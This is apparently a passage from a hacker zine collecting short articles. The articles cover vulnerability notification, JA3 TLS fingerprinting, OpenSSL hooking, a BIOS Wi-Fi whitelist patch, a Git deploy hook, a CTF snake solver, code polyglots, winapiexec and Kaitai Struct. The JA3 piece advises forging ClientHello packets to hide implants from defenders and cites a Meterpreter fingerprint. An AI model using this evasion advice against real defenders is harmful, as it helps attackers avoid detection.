Once a list of confirmed vulnerable hosts is available, the Notification phase can be started. This phase means finding the most efficient way of reaching the owners of vulnerable hosts. Doing so consists of two aspects; finding the right contact and (where required) writing an effective notification. Contacting host owners can be done with enriched information directly. However, if this information is coming from WHOIS-like databases, chances are that the false-positive ratio is high (this is due to a lack of maintenance and a GDPR side-effect in European countries). To counter this, data can be split on a TLD-level and sent to the respective GovCERT of that country, like CISA (Cybersecurity and Infrastructure Security Agency) for the US. This functions as an umbrella-structure, as the GovCERTs know how to reach specific organizations and branches. When it comes to writing an effective notification, the timing, conciseness, (technical and novel) details, and social influence of the notification play a large role in making host owners display patch behavior. This is based on the theory of gaining and maintaining a recipient's attention. Notifications are typically staged over email (as this is a necessary evil) with software like Mailmerge and have the `Reply-To` field set to an address linked to ITSM software. This way, feedback and patch behavior can be tracked through replies and reiterated scanning.

What's Next?

The Notification phase is closed by reiterating to the Research phase to observe actual patching trends to determine next notification intervals. Raising awareness of this process helps recognize the notifications and might inspire someone to contribute! So implement security.txt to help out (RFC 9116) and get scanning! A comprehensive guide on Nuclei can be found here. Now that you've become an expert on Internet-scale vulnerability notification, why stop at single notifications when you can orchestrate a notification symphony, one CVE at a time?

Want to learn more or collaborate for a societal impact? Reach out at csirt@divd.nl and let's secure the society together!



[1] https://github.com/projectdiscovery/nuclei-templates
[2] https://github.com/DIVD-NL/nuclei-parse-enrich

https://www.divd.nl/people/Max%20van%20der%20Horst

Max van der Horst

CCO

Confusing Defenders by Writing a TLS Handshake

Max Harley

What makes TLS secure are the cryptographic functions used between the server and user's browser (which I will be calling the "client" from now on). Cryptographic functions that take plaintext and output cipher text are called ciphers. Since there are many ciphers available to use, the server and client must agree on what cipher to use when communicating. In TLS, the cipher is chosen by a negotiation between the client and server. The client makes the first request (ClientHello) with all the available ciphers (and extensions) that it supports. The server then responds (ServerHello) with a cipher that both the client and server support. Now that the server and client know how to communicate, they are able to pass encrypted data back and forth using the chosen cipher.

A group of researchers consisting of John Althouse, Jeff Atkinson, and Josh Atkins realized that TLS libraries communicate using the same five parameters from the ClientHello message each time. One can think of it like a better HTTP user agent. This is called JA3 (Three people with first and last names that start with JA). JA3 is a useful detection mechanism for the blue team since some malware and C2 agents have unique JA3 signatures. For example, a JA3 signature hash of Meterpreter on Windows is `b386946a5a44d1ddcc843bc75336dfce`. The five ClientHello parameters JA3 uses are the TLS version, list of cipher suites, list of extensions, list of elliptic curves, and list of elliptic curve point formats.

```
▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 177
  ▼ Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 173
      Version: TLS 1.2 (0x0303)
    ▶ Random:
      Session ID Length: 0
      Cipher Suites Length: 44
    ▶ Cipher Suites (22 suites)
      Compression Methods Length: 1
    ▶ Compression Methods (1 method)
      Extensions Length: 88
    ▶ Extension: server_name (len=27)
    ▶ Extension: supported_groups (len=8)
    ▶ Extension: ec_point_formats (len=2)
    ▶ Extension: signature_algorithms (len=18)
    ▶ Extension: status_request (len=5)
    ▶ Extension: signed_certificate_timestamp (len=0)
    ▶ Extension: extended_master_secret (len=0)
```

Figure 1: ClientHello Packet

How would one break this form of detection? Just make your own ClientHello packet! There are really great libraries out there for creating these packets (like refraction.networking's utls library in Go). By crafting your own packet, you can stop defenders from detecting your implants. Blue team can fix their faulty JA3 detection by pairing JA3 signatures with the process image producing the TLS ClientHello packet. If there is a client producing a JA3 signature that matches Firefox, but the process is not Firefox, there is likely something strange occurring. Try it out with your favorite language. You can find our implementation for Go at https://github.com/CUCyber/ja3transport.

Since this article was first written, John Althouse came out with JA4+. The fingerprint uses overlapping signatures to JA3, so altering a JA3 signature will change the JA4 signature as well. Learn more here: https://blog.foxio.io/ja4-network-fingerprinting-9376fe9ca637

This article has been expanded on here: https://medium.com/cu-cyber/impersonating-ja3-fingerprints-b9f555880e42

TLS Decryption - Block% Speedrun

Today, internet traffic is almost completely encrypted. Great for privacy, bad for some security defenses. Intrusion Detection Systems (IDS) can't analyze encrypted traffic. The current "solution" to this is for the IDS to act as a proxy. This sucks for privacy and is an open problem in IDS research.

The goal of this speedrun is to block HTTPS requests that contain a certain string ("pwn") in the URL. Let's start decrypting with Tshark.

```
$ export SSLKEYLOGFILE=$PWD/keys.log
$ tshark -i eth0 -w cap.pcap &
$ curl "https://example.com"
$ fg # bring to fg and send SIGINT
$ tshark -r cap.pcap -x -o "tls.keylog_file:
    keys.log"
```

```
Decrypted TLS (1256 bytes):
0000  3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a   <!doctype html>.
0010  3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20   <html>.<head>.
0020  20 20 3c 74 69 74 6c 65 3e 45 78 61 6d 70 6c 65     <title>Example
0030  20 44 6f 6d 61 69 6e 3c 2f 74 69 74 6c 65 3e 0a    Domain</title>.
0040  0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73   .    <meta chars
0050  65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20   et="utf-8" />.
0060  20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75     <meta http-equ
0070  69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65   iv="Content-type
0080  22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f   " content="text/
0090  68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74   html; charset=ut
00a0  66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74   f-8" />.    <met
00b0  61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74   a name="viewport
00c0  22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68   " content="width
00d0  3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69   =device-width, i
00e0  6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20   nitial-scale=1"
```

But we can't block this, it's already on the machine! Can we decrypt manually? We have the following secrets logged (#HEX is a big hex number, format explained in NSS[1] docs):

```
SERVER_HANDSHAKE_TRAFFIC_SECRET  #HEX #HEX
EXPORTER_SECRET #HEX #HEX
SERVER_TRAFFIC_SECRET_0 #HEX #HEX
CLIENT_HANDSHAKE_TRAFFIC_SECRET #HEX #HEX
CLIENT_TRAFFIC_SECRET_0 #HEX #HEX
```

You'd think `X_TRAFFIC_SECRET` is the symmetric key we need. But why are there two? More info in this in-depth blogpost[2] and also in the RFC[3]:

```
[sender]_write_key = HKDF-Expand-Label(Secret,
    "key", "", key_length)
[sender]_write_iv  = HKDF-Expand-Label(Secret,
    "iv", "", iv_length)
0-RTT Application ->
    client_early_traffic_secret
Handshake ->
    [sender]_handshake_traffic_secret
Application Data ->
    [sender]_application_traffic_secret_N
```

This says we need to HKDF-Expand the application traffic secret to get the shared key for the encrypted data. That's too much effort and, from an engineering perspective, would mean that we have to manage secrets ourselves, correctly identify the cipher used and have multiple ciphers ready to use. We skip the cryptography to save time and we go straight to the hackiest solution we can find.


Time for some voodoo hook magic! Hooking is basically intercepting and changing function behaviour. There are various ways of doing this, but one of the simpler ones is using the `LD_PRELOAD` trick. Our targets: `SSL_read` and `SSL_write` from OpenSSL. We write a library[4] overwriting these functions, point `LD_PRELOAD` to it and call `curl`:

```
$ LD_PRELOAD=$PWD/hook.so.1 curl -s "https://
    github.com/search?q=pwn" 1>/dev/null
PRI * HTTP/2.0
SM
d@??a??@?J???A??o?@!?z?%?P?@??S*/*
```

Everything's corrupted! What we're seeing here is HTTP2's fancy compression algorithm, *HPACK*. If we try the same request but with the flag `--http1.1` added to `curl`, the output is readable and clear:

```
$ LD_PRELOAD=$PWD/hook.so.1 curl -s "https://
    github.com/search?q=pwn" --http1.1 1>/dev/
    null
GET /search?q=pwn HTTP/1.1
Host: github.com
User-Agent: curl/7.68.0
Accept: */*
```

Checking out HPACK's RFC[5], we can see it uses static tables for the most common headers and then uses indices to encode them. Headers that aren't found in the static table, are inserted in a dynamic table. For some string literal values, Huffman coding is used.



We are aiming for WR on this particular speedrun, so we can't start implementing HPACK decoders from scratch. Keep hooking! After thorough searches in `libcurl`, `openssl`, trial and error, we come across an interesting function in `libnghttp2` that should contain the inflated payloads: `nghttp2_submit_request`. In action:

```
$ LD_PRELOAD=$PWD/hook.so.1 curl -s "https://
    github.com/search?q=pwn" 1>/dev/null
:method GET
:path /search?q=pwn
:scheme https
:authority github.com
user-agent curl/7.68.0
accept */*
```

At last! We have both HTTP1 and HTTP2 requests hooked and visible in plaintext. Now all that's left is blocking them. Quickest way to do so? Insert an `exit` in your hooks, when detecting the word "pwn" in the content of the request. Check the code! [6]

[1] `https://udn.realityripple.com/docs/Mozilla/Projects/NSS/Key_Log_Format`
[2] `https://blog.bithole.dev/blogposts/tls-explained/`
[3] `https://www.rfc-editor.org/rfc/rfc8446`
[4] Inspired by Sebastian Cato's repository `https://github.com/sebcat/openssl-hook`
[5] `https://www.rfc-editor.org/rfc/rfc7541`
[6] `https://github.com/Costinteo/hook-https`

Bypassing a WLAN/WWAN BIOS whitelist on the example of Lenovo G580

You want to replace the current Wi-Fi card in your laptop with another model. You do it, and... you read:

```
Unauthorized Wireless network card is
 plugged in. Power off and remove it
```

What can you do? Bypass a WLAN/WWAN lock!

Ok, but how? Here is the plan:


1. Dump a UEFI firmware image from the SPI flash chip on your mobo,
2. Find a PE32+ executable implementing the lock in the image,
3. Extract the file, modify and replace it,
4. Flash the modified image to the chip.

Dumping the image is fairly easy. Locate the chip on the motherboard and use a USB SPI programmer with an SOP-8 clip (AliExpress is your friend) to read the contents. If you happen to find two chips, merge their contents with:

```
cat dump1.bin dump2.bin > finaldump.bin
```

In my case, the chips are labeled Winbond 25Q32BVSIG and cFeon Q416-104HIP.

In order to find, extract and replace the executable, we use UEFITool. I recommend using the version with the old engine (e.g. 0.28.0), because it allows editing and reconstructing images. Simply use **File->Search...** to find the Unicode string 'Unauthorized...'. In my case, the culprit is the file UEFIL05BIOSLock. Extract the body of its PE32 image section.



Now comes the interesting part. Open the executable with Ghidra, then **Search->Memory...** and look for the mentioned UTF-16 string. Go to its location, right click and choose **References->Show References To Address** from the context menu. Go to the code, you will see something like the function FUN_180000304.

You can notice that if your card triggers the lock (i.e. bVar2 gets evaluated as true), then the execution will stop at the

```
void FUN_180000304(...)
{
  bool bVar2 = false;
  bool bVar1 = false;
  if ((DAT_180001b31 != '\0') &&
      (DAT_180001b78 == 2)) {
    FUN_1800002c0();
    bVar1 = true;
    FUN_180000988((ushort * ) L"\nUnauthorized WWAN...", ...);
    bVar2 = true;
  }
  if (((DAT_180001b30 != '\0') &&
       (DAT_180001b38 != 0)) && (...)) {
    if (!bVar1) {
      FUN_1800002c0();
    }
    FUN_180000988((ushort * ) L"\nUnauthorized Wireless...", ...);
    bVar2 = true;
  }
  if (bVar2) {
    do {} while (true);
  }
  return;
}
```

infinite loop before the function exit, effectively blocking the computer boot process. It is tempting to just remove that loop, but are you sure you will not introduce any side effects with that?

A more detailed analysis shows that DAT_180001b31 and DAT_180001b30 are initialized using global lock variables. Setting them both to zero disables the locking mechanism in this laptop.

Now you just need to save your changes, replace the original executable in the image and flash the modified image to the SPI chip. That's all!

A minimal Version Control and Continuous Deployment Server with Git and Bash

Continuous Integration/Deployment (CI/CD) ensures that code changes are automatically tested, integrated, and deployed.
This guide sets up a minimalistic version control and CD server using Git and Bash. You'll establish a Git server on a remote Linux machine, set up your local project, and trigger deployments seamlessly on each pushed commit.

Setup the Git server

```
# On your remote server machine
sudo apt-get install git
sudo adduser gitserver
su gitserver
cd /home/gitserver
mkdir repo
cd repo
# We create a bare Git repository.
# This kind of repo does not have a
# working directory and will only
# contain Git "filesystem".
git init --bare
```

Setup the deployment

```
# Create a space for deployment on the server
cd /home/gitserver
mkdir -p deploy/myproject
cd deploy/myproject
git init
git remote add origin \
  file:///home/gitserver/repo
cd /home/gitserver/deploy
# Two steps in the following deploy.sh:
#  - pull the sources from the bare repo
#  - use them for integration and deployment
cat <<EOF >> deploy.sh
#!/bin/bash
echo "Deploying project !"
cd /home/gitserver/deploy/myproject
git --git-dir=$PWD pull origin master
################################################
# From here, whatever you need,
# npm install, mvn test, composer update...
# myproject folder contains the fresh sources
################################################
EOF
chmod u+x deploy.sh
```

Add the deployment trigger

```
# We add a Git hook to be triggered
# on each received commit
cd /home/gitserver/repo/hooks
cat <<EOF >> post-receive
#!/bin/bash
while read oldrev newrev refname
do
  branch=\$(git rev-parse \
      --symbolic --abbrev-ref \
      \$refname)
  if [ "\$branch" == "master" ]; then
    echo "Triggering deployment !"
    cd /home/gitserver/deploy
    ./deploy.sh
  fi
done
EOF
chmod u+x post-receive
```

Setup your local project

```
# On your dev machine,
# let's create a dummy project
mkdir ~/myproject
cd ~/myproject
git init
git remote add origin \
  ssh://gitserver@YOURSERVERADDRESS/~/repo
```

First deployment from your local machine

```
touch file001.txt
git add .
git commit -m "First commit"
git push -u origin master
```

Next deployments

```
echo "Something" >> file001.txt
git commit -a -m "Next commit"
git push
```

Output:

```
remote: Triggering deployment !
remote: Deploying project !
remote: From file:///home/gitserver/repo
remote:  * branch            master -> FETCH_HEAD
remote:    cc6b5f0..95b4faa  master -> origin/master
remote: Updating cc6b5f0..95b4faa
remote: Fast-forward
remote:  file001.txt | 1 +
remote:  1 file changed, 1 insertion(+)
To ssh://SERVERADDRESS/~/repo
   cc6b5f0..95b4faa  master -> master
```

Notes

The previous instructions assume that your remote server allows SSH connections with password authentication. If not, you probably have to update your `/etc/ssh/sshd_config` accordingly.
But of course, you should use proper security practices: SSH private/public keys.

https://github.com/AntoineViau
https://antoineviau.com
https://www.linkedin.com/in/antoine-viau-6ba9b610/
Antoine Viau

Solving a Snake Challenge with Hamiltonian Cycle

1 Introduction

The 6th Flare-on CTF [1] in 2019 came with an interesting console game challenge – the challenge no.8[2] is a snake game (snake.nes) for the NES platform[3].

The players do not need an actual NES hardware to solve the challenge, since most NES games can be emulated with fceux [4]. There is also plenty of documentation[5] surrounding the 6502 CPU and NES.

2 Initial Game Play

The game itself is routine. We use the four arrow keys to control the head of a snake. The goal is to eat as many apples as possible while avoiding any collisions. I played the game for a while but failed every time. Playing the game by hand is not the right way to go.

Then, the typical method is to analyze the ROM, find the code that updates the score and see if a certain score reveals the flag. But this is easier said than done. We are faced with an unfamiliar CPU and learning the ISA can take some time. Fortunately, I quickly recalled that I did some mathematical explorations on the snake game in college and it could help.

3 Hamiltonian Cycle: A Simple Strategy to Win the Game

Hamiltonian cycle [6] is a graph theory notion. A Hamilton path is a path that visits all the vertices on a graph once and exactly once. A Hamilton cycle further requires that the path starts and ends on the same vertex, thus forming a cycle.

How is a Hamiltonian cycle related to the game of snake? Well, once we find a Hamiltonian cycle on the game board, we simply need to have the snake's head follow the cycle. Due to the "exactly once" property of the Hamiltonian cycle, there will never be any intersections between any parts of the snake. Furthermore, the snake will capture at least one apple each time it traverses the cycle. The snake will grow in length until it fills the board.

[1] https://www.mandiant.com/resources/blog/announcing-sixth-annual-flare-challenge
[2] https://www.mandiant.com/media/23811
[3] https://en.wikipedia.org/wiki/Nintendo_Entertainment_System
[4] https://www.fceux.com/web/home.html
[5] http://www.6502.org/tutorials/
[6] https://en.wikipedia.org/wiki/Hamiltonian_path


4 Implementation

Fceux can be automated by Lua scripts which can control everything in the game. For this snake game, we only need to read the RAM and send joypad inputs.

We first need to know the x and y position of the snake's head. Fceux ships a well-built RAM searcher which is similar to Cheat Engine[7]. It soon turns out that the position is located at byte 7 and 8 in the RAM.

Then we need to know the dimension of the game board. We take note of the final x and y value when the snake hits the wall. The board is 22 * 20 in size.

According to my research, as long as one of the dimensions is even, there is a Hamiltonian cycle in it. The cycle I used is shown in the following figure:



The rest of the work is to determine when we should press the joypad keys. The coding requires some patience, but eventually we arrive at the following code:

```
m = 23
n = 21
while (true) do
    emu.frameadvance();
    x = memory.readbyte(7);
    y = memory.readbyte(8);
    -- num = memory.readbyte(0x25);

    if (x==2 and y%2==0 and y~=0) then
        joypad.write(1, {up=true});
    elseif (x==m-1 and y%2==1) then
        joypad.write(1, {up=true});
    elseif (x==1 and y==0)then
        joypad.write(1, {down=true});
    elseif (x==m and y%2==1) then
        joypad.write(1, {left=true});
    elseif (x==0 and y==n-1) then
        joypad.write(1, {right=true});
    elseif (x==1 and y%2==0) then
        joypad.write(1, {right=true});
    end;
end;
```

Finally, launch the game, start the script and wait. The game runs too slow so I set the emulation speed to 6400x. It took 4 minutes to clear the game and arrive at the flag scene. You can view a video of it at https://www.youtube.com/watch?v=UxSEAg70Bzw.

[7] https://cheatengine.org/

This Golang program is also valid Python

In the Interwebs, there are many heated debates about programming languages. In particular, people fight whether we should write software in Golang or Python. I suggest to settle this dispute with one simple suggestion: *Why not both?*
On this page, the file `py_poc/main.go` is printed twice. Once with syntax highlighting for Golang and once with syntax highlighting for Python. This is because this file is both a valid Golang program as well as a valid Python program.

```
$ tree py_poc/
py_poc/          # a valid Python module
├── __init__.py  # tiny Python helper to initialize the module
└── main.go      # a valid Golang program.
```

The `main` package contains the function `main()`.

In Golang, a program starts running in `package main`. There can be line breaks and comments between the keyword `package` and the package name `main`.

Another ordinary comment.

Ordinary comments in Golang start with `//`.

The famous `Hello, World` of Golang.

```
package // 1
main // 2 and print("Hello, Python") and """
import "fmt"
func main() {
        fmt.Println("Hello, Golang")
}
// """
```

py_poc/main.go (Golang Syntax Highlighting)

Golang source files must end in `.go`. Naming the file with the `main` function `main.go` is just a convention. Filenames such as `foo.go` or `foo.bar.go` are also okay. However, the name must end in `.go`. This determines that our Golang Python polyglot looks like a Golang file to the filesystem.

```
$ go run py_poc/main.go
Hello, Golang
```

In Python, Boolean operations work on arbitrary objects. `and` and `or` perform short-circuit evaluation and return the last evaluated argument. For example, `42 and "Y"` returns `"Y"` and `42 or "Y"` returns `42`.

In Python, the variables `package` and `main` are ordinary variables. However, just calling `python3 main.go` results in a `NameError: name 'package' is not defined`. Before we can reference these variables, we need to make sure they are defined. Since we use them in an integer division, they should be initialized as integers.

Just an ordinary integer divison. For example, setting `package=1`, then `package // 1` gives `1`. Since the result is not used, this line has no effect.

The whole Golang program, except for the package definition, is inside a Python triple quoted string literal. In Python, triple quoted strings can span multiple lines. The string ends on the last line and serves as a way to comment out the Golang program.

```
package // 1
main // 2 and print("Hello, Python") and """
import "fmt"
func main() {
        fmt.Println("Hello, Golang")
}
// """
```

py_poc/main.go (Python Syntax Highlighting)

The `builtins` module provides direct access to all built-in identifiers. The documentation states that "[t]his module is not normally accessed explicitly by most applications", but we will ignore this warning for our polyglot.

Except for things that are not a dictionary, everything is a dictionary. Adding entries to `builtins` is essentially equivalent to defining a global variable in global scope. The module can be inspected with `builtins.__dict__`.

When importing, Python only considers files ending in `.py`. But using the `importlib` directly, we can load anything. The same could be achieved with the deprecated `imp` module or just with `exec(open("py_poc/main.go").read())`. But this feels like cheating.

```
import builtins
builtins.package = 1
builtins.main = 2
from importlib.machinery import SourceFileLoader
m = SourceFileLoader("main", "py_poc/main.go")
m.load_module()
```

py_poc/__init__.py

To have `__init__.py` executed first, we load the whole folder `py_poc` as a module.

```
$ python3 -c "import py_poc"
Hello, Python
```

python

Enjoy your polyglot!

@popitter_net@mastodon.social
github.com/diekmann

Cornelius Diekmann

```
// Meet winapiexec, a magazine variant for Paged Out!
// Run WinAPI functions from the command line. Usage:
// winapiexec.exe lib.dll@FuncName arg1 2 $a:x1,x2,x3
// Arg types can be: string, number, array, and more.
// Calls can be comma-separated and nested. Check out
// https://ramensoftware.com/winapiexec for more info
// and examples. winapiexec.exe advapi32@GetUserNameW
// $b:65534 $a:32767 , user32@MessageBoxW 0 $$:2 Hi 0
#include <windows.h> // Tight but not obfuscated. :-)
#include <shlwapi.h> // Use Visual Studio to compile,
int argc, argi = 1;  // 3 KB if compiled without CRT.
WCHAR **argv;        ////////////////////////////////
char *UnicodeToANSI(WCHAR *pszW) {
  int size = WideCharToMultiByte(CP_ACP, 0,
    pszW, -1, NULL, 0, NULL, NULL);
  char *pszA = (char *)HeapAlloc(GetProcessHeap(),
    HEAP_GENERATE_EXCEPTIONS, size);
  WideCharToMultiByte(CP_ACP, 0,
    pszW, -1, pszA, size, NULL, NULL);
  return pszA;
}
DWORD_PTR ParseArg(WCHAR *psz);
DWORD_PTR ParseArrayArg(WCHAR *psz) {
  int count = 1;
  for(int i = 0; psz[i] != L'\0'; i++) {
    if(psz[i] == L',') {
      psz[i] = L'\0';
      count++;
    }
  }
  DWORD_PTR *pdw = (DWORD_PTR *)HeapAlloc(
    GetProcessHeap(), HEAP_GENERATE_EXCEPTIONS,
    count * sizeof(DWORD_PTR));
  for(int i = 0; i < count; i++) {
    pdw[i] = ParseArg(psz);
    psz += lstrlen(psz) + 1;
  }
  return (DWORD_PTR)pdw;
}
DWORD_PTR ParseArg(WCHAR *psz) {
  int num;
  if(psz[0] == L'$' && psz[1] != L'\0' &&
    psz[2] == L':') {
    switch(psz[1]) {
    case L'b': // buffer
      StrToIntEx(psz + 3, STIF_SUPPORT_HEX, &num);
      return (DWORD_PTR)HeapAlloc(GetProcessHeap(),
        HEAP_GENERATE_EXCEPTIONS | HEAP_ZERO_MEMORY,
        num);
    case L'$': // another arg
      StrToIntEx(psz + 3, STIF_SUPPORT_HEX, &num);
      return (DWORD_PTR)argv[num];
    case L'a': // array
      return ParseArrayArg(psz + 3);
    }
  }
  if(StrToIntEx(psz, STIF_SUPPORT_HEX, &num))
    return (DWORD_PTR)num;
  return (DWORD_PTR)psz;
}
FARPROC MyGetProcAddress(WCHAR *pszModuleProc) {
  WCHAR *psz = pszModuleProc;
  while(*psz != L'@')
    psz++;
  *psz = L'\0';
  return GetProcAddress(LoadLibrary(pszModuleProc),
    UnicodeToANSI(psz + 1));
}
DWORD_PTR ParseExecArgs();
DWORD_PTR __stdcall GetNextArg(BOOL *pbNoMoreArgs) {
  DWORD_PTR dwRet;
  *pbNoMoreArgs = TRUE;
  if(argi == argc)
    return 0;
  if(argv[argi][0] != L'\0' &&
    argv[argi][1] == L'\0') {
    switch(argv[argi][0]) {
    case L',':
    case L')':
      return 0;
    case L'(':
      *pbNoMoreArgs = FALSE;
      argi++;
      dwRet = ParseExecArgs();
      argi++; // skip ")"
      return dwRet;
    }
  }
  *pbNoMoreArgs = FALSE;
  dwRet = ParseArg(argv[argi]);
  argv[argi++] = (WCHAR *)dwRet;
  return dwRet;
}
DWORD_PTR __stdcall GetFunctionPtr() {
  return (DWORD_PTR)MyGetProcAddress(argv[argi++]);
}
__declspec(naked)
DWORD_PTR __stdcall ParseExecFunction() {
  __asm {
  push ebx // Pointer to the function name argument
  push ebp // Stack
  mov ebp, esp
  push ecx // Stack variable, used as bNoMoreArgs
  mov eax, argi // ** Save ptr to the func name arg
  mov ecx, argv
  lea ebx, dword ptr [ecx+eax*4]
  call GetFunctionPtr // ** Push func ptr and args
arguments_parse_loop:
  push eax
  lea ecx, dword ptr [ebp-0x04]
  push ecx
  call GetNextArg
  cmp dword ptr [ebp-0x04], 0
  je arguments_parse_loop // Jump if !bNoMoreArgs
  mov eax, esp // ** Reverse arguments in the stack
  lea ecx, dword ptr [ebp-0x08]
arguments_reverse_loop:
  mov edx, dword ptr [eax]
  xchg dword ptr [ecx], edx
  mov dword ptr [eax], edx
  add eax, 0x04
  sub ecx, 0x04
  cmp eax, ecx
  jb arguments_reverse_loop
  pop eax // ** Call!
  call eax
  mov dword ptr [ebx], eax
  mov esp, ebp // ** Done
  pop ebp
  pop ebx
  ret
  }
}
DWORD_PTR ParseExecArgs() {
  DWORD_PTR dwRet = ParseExecFunction();
  while(argi < argc && argv[argi][0] == L',' &&
    argv[argi][1] == L'\0') {
    argi++;
    dwRet = ParseExecFunction();
  }
  return dwRet;
}
int main() {
  argv = CommandLineToArgvW(GetCommandLine(), &argc);
  ExitProcess((UINT)ParseExecArgs());
} // exercise to the reader: port to x64
```

```
            CREATING PDF/PLAIN TEXT POLYGLOTS WITH LUALATEX

Have you ever been reluctant to turn your beautiful plain text document
into a pdf? You would be. Right?! Because running your document through
latex or whatnot leaves you with two files: One that's nice to look at
when opened in a pdf viewer; and another that allows you to edit the
contents.
                                                          ... or does it?

Well, why not tell, say, lualatex to just dump the plain text of the
file in question right into the pdf's byte stream itself? Quite a hassle,
you'd say? Not at all! The latex code to achieve this feat with lualatex,
for instance, consists of but a few lines. The first block of which uses
some low-level luatex commands to create an uncompressed pdf object with
'input.txt' as its contents; while the second block instructs the engine
to top that up with a verbatim pdf rendering of that same text.

    \bgroup
      \pdfvariable objcompresslevel=0
      \immediate\pdfextension obj file {input.txt}
    \egroup

    \documentclass[a4paper]{minimal}
    \usepackage{verbatim}
    \begin{document}
    \verbatiminput{input.txt}
    \end{document}

Viewed in a text editor, the resulting pdf will look something like this:

    %PDF-1.5
    %?????????
    1 0 obj
                CREATING PDF/PLAIN TEXT POLYGLOTS WITH LUALATEX

    [...]
    And as for the rendered version;
                      as you have surely figured out by now:
                                              You are currently looking at it.
    endobj
    4 0 obj
    << /Filter /FlateDecode /Length 1521 >>
    stream
    [[binary stuff]]

And as for the rendered version;
                  as you have surely figured out by now:
                                        You are currently looking at it.
```


frankseifferth@posteo.net
Frank Seifferth

Kaitai Struct: one parser to rule them all!

Writing a parser can be a tedious task, albeit necessary in many situations. It can be the case because there is no library available in the programming language you use for manipulating a certain file format, or because you are working on reverse engineering an unknown binary structure. In all cases, Kaitai Struct[1] is here to get your back!

Kaitai Struct is a generic programming-language-independent binary-structure parser taking a YAML description as input and generating a language-specific parser as output. The YAML description uses a declarative syntax, which means that you only describe the very structure of the data, not the way to parse it. This provides an elegant way to speed up the process of writing a parser while getting a generic description of the binary structure at the end. Kaitai Struct is used by some well-known projects such as Kismet[2], mitmproxy[3], Binary Ninja[4] and ZAP[5].

Since a concrete example is often more efficient than a long description, let's have a look at a code snippet:

```
meta:
  id: arp_packet
  title: ARP packet
  license: MIT
  ks-version: 0.7
  endian: be
seq:
  - id: hw_type
    type: u2
    enum: hw_types
    doc: Hardware type
  - id: proto_type
    type: u2
    enum: proto_types
    doc: Protocol type
  - id: len_hw
    type: u1
    doc: Hardware length
  - id: len_proto
    type: u1
    doc: Protocol length
  - id: operation
    type: u2
    enum: operations
    doc: Operation
  - id: sender
    type: host_info
    doc: Sender information
  - id: target
    type: host_info
    doc: Target information
types:
  host_info:
    seq:
      - id: hw_addr
        size: _parent.len_hw
        doc: Hardware address
      - id: proto_addr
        size: _parent.len_proto
        doc: Protocol address
enums:
  hw_types:
    0x1: ethernet
  operations:
    0x1: request
    0x2: reply
  proto_types:
    0x0800: ipv4
    0x86dd: ipv6
```

[1] https://kaitai.io
[2] https://www.kismetwireless.net
[3] https://mitmproxy.org
[4] https://binary.ninja
[5] https://www.zaproxy.org

We can see four main sections in this example:

meta Metadata of the file description such as its title, file extension if any, license, default endianness to use when parsing, etc.

seq Sequence of attributes with their type, size when needed (e.g. strings), documentation, etc.

types It is possible to create your own types and to instantiate them like I did for *sender* and *target*. They are both of type *host_info*, which is defined in the *types* section. As you can see, each type has its own sequence of attributes.

enums Like with any programming language, enumerations are used to list the possible valid values of an attribute. Here, the enumeration *operations* comprises the different values of the field *operation*.

Once you have your format description ready, you can use the Kaitai Struct compiler to generate a parser for the programming language of your choice. For instance, to generate a Python parser:

```
$ kaitai-struct-compiler -t python arp.ksy
```

And to use the parser in Python:


```
from arp_packet import ArpPacket
from ipaddress import IPv4Address

data = ArpPacket.from_file("raw_arp.bin")

if data.proto_type == ArpPacket.ProtoTypes.ipv4:
    print(IPv4Address(data.target.proto_addr))
```

